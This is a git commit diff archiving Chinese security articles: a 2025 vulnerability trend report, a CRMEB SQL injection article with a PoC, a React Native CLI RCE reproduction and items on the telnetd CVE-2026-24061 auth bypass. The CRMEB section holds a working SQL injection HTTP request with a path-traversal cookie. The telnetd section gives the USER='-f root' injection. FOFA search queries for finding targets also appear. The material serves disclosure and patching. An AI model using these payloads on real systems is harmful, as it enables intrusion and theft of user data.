mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
漏洞预警 | 孚盟云SQL注入漏洞、CRMEB开源电商系统SQL注入漏洞 附POC、谷歌警告WinRAR必须更新!漏洞正被黑客疯狂利用:已有大量用户中招、漏洞复现 | React Native CLI 远程命令执行漏洞(CVE-2025-11953)、警惕最新高危漏洞n8n 严重缺陷(CVSS 9.9)允许远程代码执行、CVE-2026-24061 telnet远程认证绕过漏洞批量检测工具、漏洞预警 | GNU InetUtils telnetd远程身份认证绕过漏洞、漏洞预警 | 金和OA XXE漏洞、2025年度网络安全漏洞威胁态势研究报告、
This commit is contained in:
 test committed
1 parent
f2f044480b
commit
f15643dd86
10 files changed
+681
-37
No files matched your search
@@ -17361,5 +17361,14 @@
|
||||
"https://mp.weixin.qq.com/s/_TEUKJ3O2Y0ur4Ow7Utacw": "一个基于LLM的多Agent全流程漏洞挖掘项目",
|
||||
"https://mp.weixin.qq.com/s/k2QSNDtAPsU8MqWW2fAVVA": "GitLab警告:存在高危双因素认证绕过和拒绝服务漏洞",
|
||||
"https://mp.weixin.qq.com/s/JMG7EKojGxuERfZce_Perg": "网安圈的PUA话术,比0day漏洞还伤人",
|
||||
"https://mp.weixin.qq.com/s/PIZ9vC4Q7g4u3H8XyGIANg": "九思OA软件jsoa∕wap.do存在任意文件读取漏洞 附POC"
|
||||
"https://mp.weixin.qq.com/s/PIZ9vC4Q7g4u3H8XyGIANg": "九思OA软件jsoa∕wap.do存在任意文件读取漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/Wtr3Y-6hrMJT460-Trbb5Q": "漏洞预警 | 孚盟云SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/IlOHVkpabmomumtlv2NGXg": "CRMEB开源电商系统SQL注入漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/LAI7MSNLfhI7GB8fi6z3nA": "谷歌警告WinRAR必须更新!漏洞正被黑客疯狂利用:已有大量用户中招",
|
||||
"https://mp.weixin.qq.com/s/OtccLZKPZB3Q4mZ0jIlY7A": "漏洞复现 | React Native CLI 远程命令执行漏洞(CVE-2025-11953)",
|
||||
"https://mp.weixin.qq.com/s/4W102UsYVk2AnXmgf8qcJw": "警惕最新高危漏洞n8n 严重缺陷(CVSS 9.9)允许远程代码执行",
|
||||
"https://mp.weixin.qq.com/s/u_x_jDPUFAi3dfxa_G2h0g": "CVE-2026-24061 telnet远程认证绕过漏洞批量检测工具",
|
||||
"https://mp.weixin.qq.com/s/5M5WuRwHItWH-loWaitpvQ": "漏洞预警 | GNU InetUtils telnetd远程身份认证绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s/_HTl4hpNlPQ7I17sQTpxMw": "漏洞预警 | 金和OA XXE漏洞",
|
||||
"https://mp.weixin.qq.com/s/6uJDYa9IlS8EmLz42wTABw": "2025年度网络安全漏洞威胁态势研究报告"
|
||||
}
|
||||
@@ -0,0 +1,270 @@
|
||||
# 2025年度网络安全漏洞威胁态势研究报告
|
||||
计算机与网络安全 2026-01-29 23:57
|
||||
|
||||
2025年全球网络安全漏洞威胁呈现数量激增、高危集中、利用加速、攻击智能的特征,新增漏洞47173个,高危及以上占比44.9%,利用窗口期缩短至3天内,攻击呈现产业化与AI化趋势,复合攻击链成为新常态,国产软件与供应链漏洞风险凸显。
|
||||
|
||||
|
||||
2025年度漏洞态势分析
|
||||
|
||||
|
||||
漏洞数量统计与趋势:2025年奇安信CERT监测新增漏洞47173个,较2024年同比增长7.8%;高危、极危漏洞21186个,占比44.9%。人工研判高潜在威胁漏洞2084个,重点关注漏洞1483个,发布安全风险通告367个,深度分析80个。月度分布呈“双峰特征”,7月(4129个)和9月(4558个)为高峰,攻击利用集中在下半年(占全年56%)。
|
||||
|
||||
|
||||
漏洞类型分布与威胁分析:代码执行、信息泄露和拒绝服务为主要类型。远程代码执行(RCE)漏洞危害最大,信息泄露类以SQL注入为主,全年导致超100起数据泄露事件,拒绝服务类占比约33.2%。内存越界访问、不安全反序列化、权限提升等漏洞类型危害程度最高,占比超60%。
|
||||
|
||||
|
||||
漏洞影响厂商与行业分布:漏洞影响厂商呈“开源主导、巨头集中”特征,Linux(8.92%)、Amazon(2.75%)、开放源代码项目(2.19%)、Microsoft(1.98%)等位列前十。Linux Kernel全年新增漏洞超4000个,Microsoft漏洞集中在Windows、Office和SharePoint Server。国产软件漏洞占比1.24%,587个未被NVD收录。行业方面,政府机构、金融、能源及关键基础设施为攻击重点,超40%漏洞用于定向攻击。
|
||||
|
||||
|
||||
关键漏洞占比情况:2025年标记关键漏洞523个,占新增漏洞1.11%;存在公开Exploit/PoC漏洞1161个,占2.46%;在野利用漏洞187个,占0.40%;0day漏洞12个,占0.03%;APT相关漏洞3个,占0.01%。
|
||||
|
||||
|
||||
漏洞热度排名TOP 10:包括React Server Components远程代码执行漏洞(CVE-2025-55182)、Apache Tomcat远程代码执行漏洞(CVE-2025-24813)等,其中React2Shell漏洞影响超380万个React应用,覆盖金融、医疗、政务等领域。
|
||||
|
||||
|
||||
2025年最危险的CWE类型:SQL注入(CWE-89)居首,有3270个漏洞,占高危极危漏洞总数15.43%;跨站脚本(CWE-79)次之,1396个,占6.59%;数据验证不恰当(CWE-20)第三,1124个,占5.31%。
|
||||
|
||||
|
||||
漏洞修复时效性:2025年漏洞平均修复时间39.6天,较去年缩短12%。微软、谷歌和Linux基金会修复速度较快,平均7.2天、8.5天和9.8天;国产软件厂商平均15.4天。在野利用和0day漏洞修复优先级最高,平均5.1天。关键漏洞修复覆盖率85.7%,在野利用漏洞76.3%,0day漏洞68.5%,国产软件漏洞72.8%。奇安信CERT在NVD收录前发现并定级71.52%的存在CVE的高危漏洞。
|
||||
|
||||
|
||||
CVSS 10.0满分漏洞的表象与现实:全年收录CVSS 10.0漏洞467个,占0.99%,仅40个被确认在野利用,占比8.57%。实际风险需结合CVSS评分、在野利用情况、资产暴露程度等综合判断,漏洞管理应从“分数驱动”转向“威胁驱动”。
|
||||
|
||||
|
||||
重大漏洞案例分析
|
||||
|
||||
|
||||
React2Shell危及全球数百万React应用安全:React Server Components远程代码执行漏洞(CVE-2025-55182,CVSS 10.0),影响React Server 19.0.0等版本及Next.js相关版本,攻击者可构造恶意请求执行任意代码,全球超380万个React应用面临风险,建议更新至React Server 19.0.1等修复版本。
|
||||
|
||||
|
||||
Fortinet FortiWeb双漏洞协同攻击:命令注入漏洞(CVE-2025-58034)与身份认证绕过漏洞(CVE-2025-64446)组合利用,可远程执行任意命令,影响多个FortiWeb版本,建议升级并限制管理界面访问。
|
||||
|
||||
|
||||
超过28000台Citrix设备面临严重零日漏洞入侵风险:Citrix NetScaler ADC/Gateway内存溢出漏洞(CVE-2025-7775),攻击者发送特制HTTP/2请求可远程执行代码,影响多个版本,建议升级或禁用HTTP/2功能。
|
||||
|
||||
|
||||
WinRAR曝双目录穿越漏洞:CVE-2025-8088与CVE-2025-6218影响7.12及更早版本,攻击者制作恶意压缩包植入文件,APT组织“纸狼人”利用其发起定向攻击,建议避免打开不可信压缩文件并升级。
|
||||
|
||||
|
||||
微软WSUS最新修复的严重漏洞已被积极利用:Windows Server Update Services远程代码执行漏洞(CVE-2025-59287),攻击者利用不安全反序列化执行代码,影响WSUS服务器,建议安装官方补丁。
|
||||
|
||||
|
||||
未修补的Gogs零日漏洞在700多个实例中被活跃利用:Gogs文件更新API文件覆盖漏洞(CVE-2025-8110),攻击者可写入文件并获得SSH访问权限,影响Gogs <= 0.13.3版本,建议关闭用户注册功能。
|
||||
|
||||
|
||||
Clop在Oracle EBS零日漏洞中窃取了“大量”数据:Oracle E-Business Suite远程代码执行漏洞(CVE-2025-61882),无需身份验证,Clop勒索软件团伙利用其窃取数据,影响12.2.3-12.2.14版本,建议应用紧急更新。
|
||||
|
||||
|
||||
Spring Cloud Gateway爆CVSS 10.0最高危漏洞:环境属性修改漏洞(CVE-2025-41243),攻击者可篡改属性读取敏感信息,影响多个Spring Cloud Gateway版本,建议更新至修复版本。
|
||||
|
||||
|
||||
2025年第一个Chrome零日漏洞在间谍活动中被利用:Google Chrome沙箱逃逸漏洞(CVE-2025-2783),用于间谍攻击,影响Windows版Chrome < 134.0.6998.177/.178,建议升级。
|
||||
|
||||
|
||||
披露闹剧给CrushFTP漏洞利用蒙上阴影:CrushFTP身份验证绕过漏洞(CVE-2025-31161),攻击者构造特殊请求头获得控制权,影响v10、v11版本,建议升级至v10.8.4或v11.3.1及以上。
|
||||
|
||||
|
||||
关键种类漏洞分析
|
||||
|
||||
|
||||
漏洞利用情况及趋势:呈现产业化和复合化趋势,攻击链多阶段渗透。新型技术包括AI辅助漏洞利用、对抗性机器学习攻击等。目标集中在关键基础设施、云原生环境、移动设备等。漏洞利用产业化形成“Exploitation-as-a-Service”模式。近五年漏洞利用总量2022年触顶后回落,2025年KEV收录245个漏洞,Microsoft和Apple漏洞最多。
|
||||
|
||||
|
||||
0day漏洞:2025年新增0day漏洞12个,占0.03%,在野利用占比91.7%,50%可实现远程指令执行。OA漏洞占比28.6%为主要攻击对象。典型漏洞包括Craft CMS远程代码执行漏洞(CVE-2025-32432)、Ivanti Endpoint Manager Mobile漏洞链等。
|
||||
|
||||
|
||||
在野利用相关漏洞:监测到1500+漏洞被利用,攻击行为超3.8亿次,攻击IP约65万个。2025年新暴露187个,Microsoft、Google等厂商位列前十。远程漏洞占81.3%,远程指令执行漏洞占比45.99%。漏洞公开与首次在野利用平均时间差14天,21.93%高危漏洞当天被利用,7天内占85%。典型漏洞包括CrushFTP身份验证绕过漏洞(CVE-2025-54309)等。
|
||||
|
||||
|
||||
APT及勒索软件漏洞:APT攻击地域化、组织化,Lazarus、Kimsuky等组织活跃,漏洞利用产业化,云原生和物联网漏洞成新入口。勒索软件BlackLock、LockBit等组织主导,RCE漏洞为主要入口,供应链漏洞扩大传播范围。典型漏洞包括Foxmail客户端漏洞(QVD-2025-13936)等。
|
||||
|
||||
|
||||
国产软件相关漏洞:数量上升,涉及泛微E-cology9、契约锁电子签章系统、DataEase等,存在SQL注入、远程代码执行等漏洞,影响政府、金融等关键行业,厂商需提高安全重视度。
|
||||
|
||||
|
||||
其它类别关键漏洞:包括Apache Tika XML外部实体注入漏洞(CVE-2025-66516)、vllm代码执行漏洞(CVE-2025-66448)等,涉及开源工具、数据库、邮件系统等,需关注其信息泄露、代码执行风险。
|
||||
|
||||
|
||||
2026年漏洞新兴技术发展趋势展望
|
||||
|
||||
|
||||
AI驱动攻击将成为主流:攻击者利用AI分析漏洞、生成利用代码,Exploitation-as-a-Service模式成熟,AI生成钓鱼内容等。企业需部署AI安全防护体系,加强员工培训和安全开发。
|
||||
|
||||
|
||||
量子计算威胁将初步显现:Shor算法威胁传统加密,抗量子算法试点应用,企业需规划加密算法迁移,关注量子密钥分发技术。
|
||||
|
||||
|
||||
云原生漏洞风险将持续攀升:容器逃逸、服务网格漏洞等激增,企业需加强组件安全评估,实施安全开发,部署多层次防御。
|
||||
|
||||
|
||||
供应链攻击将成为APT组织的首选路径:开源组件、开发工具等成攻击目标,SBOM透明化治理重要,企业需建立供应商白名单,加强漏洞管理。
|
||||
|
||||
|
||||
AI模型自身漏洞将成为新的攻击面:提示词注入、模型权重泄露等风险,企业需部署AI安全防护产品,加强模型安全设计。
|
||||
|
||||
|
||||
漏洞处置建议
|
||||
|
||||
|
||||
全面漏洞管理体系建设:采用先进扫描工具和补丁管理系统,定期安全评估。
|
||||
|
||||
|
||||
建立持续威胁暴露管理(CTEM):转向持续、主动的风险驱动模式,自动化评估资产暴露面,建立修复优先级闭环。
|
||||
|
||||
|
||||
加强漏洞治理能力:部署自动化扫描修复工具,优先修复高危漏洞,隔离关键业务系统。
|
||||
|
||||
|
||||
应对新兴威胁:部署量子抗性算法,升级加密协议,持续审计云原生和物联网设备。
|
||||
|
||||
|
||||
强化供应链安全:评估开源组件和第三方供应商,确保供应链透明安全。
|
||||
|
||||
|
||||
提升安全意识与技能:定期员工培训,应对社会工程和安全威胁。
|
||||
|
||||
|
||||
推广零信任架构:从身份验证、访问控制到数据保护全方位抵御漏洞利用。
|
||||
|
||||
|
||||
最新风险通知:订阅奇安信漏洞情报服务,获取及时有效的漏洞情报和处置措施。
|
||||
|
||||
|
||||
结语
|
||||
|
||||
|
||||
2025年漏洞态势核心特征为技术迭代催生新风险、攻击模式趋向产业化、防御窗口持续压缩。AI与量子计算推动攻防升级,组织需构建“情报驱动、技术防护、管理闭环、持续适配”的全景防御框架,重点关注高危漏洞响应、供应链安全与新兴技术风险,以应对复杂网络威胁。奇安信漏洞情报服务可提供全面、及时的漏洞信息与处置支持,助力企业高效管理漏洞风险。
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
本文完整文档已上传至星球
|
||||
|
||||
[点这里自助下载](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655293752&idx=5&sn=7db74e77188c43c824d4b8f06fd8c27b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2025年度网络安全漏洞威胁态势研究报告
|
||||
.pdf
|
||||
|
||||
2025年度网络安全漏洞分析报告
|
||||
.pdf
|
||||
|
||||
实战化工业靶场应用指南(2025版)
|
||||
.pdf
|
||||
|
||||
2025年网络攻击威胁洞察报告
|
||||
.pdf
|
||||
|
||||
|
||||
[加好友进群](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655294532&idx=2&sn=2f84758474cc8f8f49ae96b18653ea58&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
来源:奇安信
|
||||
|
||||
@@ -0,0 +1,104 @@
|
||||
# CRMEB开源电商系统SQL注入漏洞 附POC
|
||||
原创 安服仔
|
||||
安服仔 北风漏洞复现文库 2026-01-30 01:36
|
||||
|
||||
# 免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
#
|
||||
#
|
||||
|
||||
01
|
||||
|
||||
—
|
||||
|
||||
漏洞名称
|
||||
|
||||
CRMEB开源电商系统SQL注入漏洞
|
||||
|
||||
02
|
||||
|
||||
—
|
||||
|
||||
影响版本
|
||||
|
||||
CRMEB v5.2.2版本
|
||||

|
||||
|
||||

|
||||
|
||||
03
|
||||
|
||||
—
|
||||
|
||||
漏洞简介
|
||||
|
||||
CRMEB是一款基于ThinkPHP框架开发的开源电商系统,专为中小企业和个人商家设计,提供完整的B2C电商解决方案。系统采用前后端分离架构,支持多端适配,集成了商品管理、订单处理、会员体系、营销工具、支付对接、数据统计等核心功能,并内置
|
||||
多商
|
||||
户
|
||||
SA
|
||||
AS模式扩展能
|
||||
力。其代码开源免费,遵循Apache2.0协议,注重高性能与安全性
|
||||
,
|
||||
支持
|
||||
二次开发,配套丰富的API接口和详细文档,帮助用户快速搭建个性化电商平台,降低运营成本
|
||||
。
|
||||
攻击者可通过构造恶意请求,利用该漏洞获取数据库中的敏感信息,如用户数据、订单信息等,甚至
|
||||
可能进一步获取服务器控制权限。
|
||||
|
||||
|
||||
04
|
||||
|
||||
—
|
||||
|
||||
资产测绘
|
||||
```
|
||||
body="/wap/first/zsff/iconfont/iconfont.css" || body="CRMEB"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
05
|
||||
|
||||
—
|
||||
|
||||
漏洞复现
|
||||
|
||||
POC
|
||||
```
|
||||
GET /api/products?limit=20&priceOrder=&salesOrder=&selectId=GTID_SUBSET(CONCAT(0x7e,(SELECT+(ELT(3550=3550,version()))),0x7e),3550) HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept-Encoding: gzip, deflate
|
||||
Connection: close
|
||||
Cookie: think_var=..%2F..%2Fapplication%2Fdatabase; PHPSESSID=m0lgoj6m4hovmtisu1868cc8h5
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Priority: u=0, i
|
||||
Pragma: no-cache
|
||||
Cache-Control: no-cache
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
06
|
||||
|
||||
—
|
||||
|
||||
修复建议
|
||||
|
||||
|
||||
升级至CRMEB v5.3.0及以上版本
|
||||
|
||||
07
|
||||
|
||||
—
|
||||
|
||||
往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,21 +1,7 @@
|
||||
# CVE-2026-24061 telnet远程认证绕过漏洞批量检测工具
|
||||
parameciumzhang
|
||||
parameciumzhang 夜组安全 2026-01-23 00:04
|
||||
黑白之道 2026-01-30 01:18
|
||||
|
||||
免责声明
|
||||
|
||||
由于传播、利用本公众号夜组安全所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号夜组安全及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
**所有工具安全性自测!!!VX:**
|
||||
**NightCTI**
|
||||
|
||||
朋友们现在只对常读和星标的公众号才展示大图推送,建议大家把
|
||||
**夜组安全**
|
||||
“**设为星标**
|
||||
”,
|
||||
否则可能就看不到了啦!
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## 工具介绍
|
||||
|
||||
@@ -23,7 +9,7 @@ parameciumzhang
|
||||
|
||||

CVE-2026-24061 是 GNU inetutils telnetd中的未授权访问漏洞。简单来说,telnetd 会把客户端传递的 USER 环境变量直接交给 login程序,而 login 有个 -f 参数可以免密登录指定用户。攻击者只要注入 USER='-f root',就能让目标机器执行 login -f root,直接拿到 root 权限。
|
||||
|
||||

|
||||
|
||||
## 功能特性
|
||||
- **批量处理**
|
||||
:支持从文本文件(默认 ips.txt
|
||||
@@ -57,33 +43,25 @@ python tell_me_root.py或python3 tell_me_root.py或python tell_me_root.py 自己
|
||||
```
|
||||


## 运行示例
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
## 工具获取
|
||||
|
||||
|
||||
https://github.com/parameciumzhang/Tell-Me-Root
|
||||
|
||||
点击关注下方名片
|
||||
进入公众号
|
||||
|
||||
回复关键字【
|
||||
260123
|
||||
】获取
|
||||
下载链接
|
||||
> **文章来源:夜组安全**
|
||||
|
||||
|
||||
## 往期精彩
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
[新Shiro反序列化漏洞一站式综合利用工具2026-01-22](https://mp.weixin.qq.com/s?__biz=Mzk0ODM0NDIxNQ==&mid=2247496167&idx=1&sn=233a0b85e6a95a8ce91122c9ccdac697&scene=21#wechat_redirect)
|
||||
[【红队】一款专业的多协议漏洞利用与攻击模拟平台2026-01-21](https://mp.weixin.qq.com/s?__biz=Mzk0ODM0NDIxNQ==&mid=2247496145&idx=1&sn=38b1287a667573c09ed4f056afc64b4c&scene=21#wechat_redirect)
|
||||
[流量之眼 - 智能被动漏洞扫描平台2026-01-20](https://mp.weixin.qq.com/s?__biz=Mzk0ODM0NDIxNQ==&mid=2247496127&idx=1&sn=b2e9109847a88c84ac808305babaeb8a&scene=21#wechat_redirect)
|
||||
[XSS 漏洞练习靶场,覆盖反射型、存储型、DOM 型、SVG、CSP、框架注入、协议绕过等多种场景2026-01-19](https://mp.weixin.qq.com/s?__biz=Mzk0ODM0NDIxNQ==&mid=2247496120&idx=1&sn=f2153c748593255cb40ae6f8e50a3ab8&scene=21#wechat_redirect)
|
||||
[一款自动化403/401绕过工具 | 请求头注入、谓词篡改等多种实战技巧2026-01-16](https://mp.weixin.qq.com/s?__biz=Mzk0ODM0NDIxNQ==&mid=2247496113&idx=1&sn=6e48fa8ac465f65cffbe9753de1b9c7f&scene=21#wechat_redirect)
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,127 @@
|
||||
# 漏洞复现 | React Native CLI 远程命令执行漏洞(CVE-2025-11953)
|
||||
实战安全研究 2026-01-30 01:00
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
React Native CLI 远程命令执行漏洞(CVE-2025-11953),该漏洞源于React Native CLI中内置的Metro Development Server默认绑定的外部接口对用户输入的不当处理,未经身份验证的攻击者可通过发送POST请求来注入操作系统命令,从而执行任意可执行文件。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
4.8.0 <= React Native CLI < 20.0.0
|
||||
|
||||
3
|
||||
|
||||
**fofa语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
body="Welcome to React Native"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
dnslog
|
||||
|
||||

|
||||
|
||||
|
||||
收到请求
|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 1800+(中危以上)**
|
||||
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 10-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免登录免费 FOFA 查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
现在加入圈子价格是59.9元(
|
||||
交个朋友啦
|
||||
),后面将调整涨价啦。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,45 @@
|
||||
# 漏洞预警 | GNU InetUtils telnetd远程身份认证绕过漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-01-30 00:02
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- CVE-
|
||||
2026-24061
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
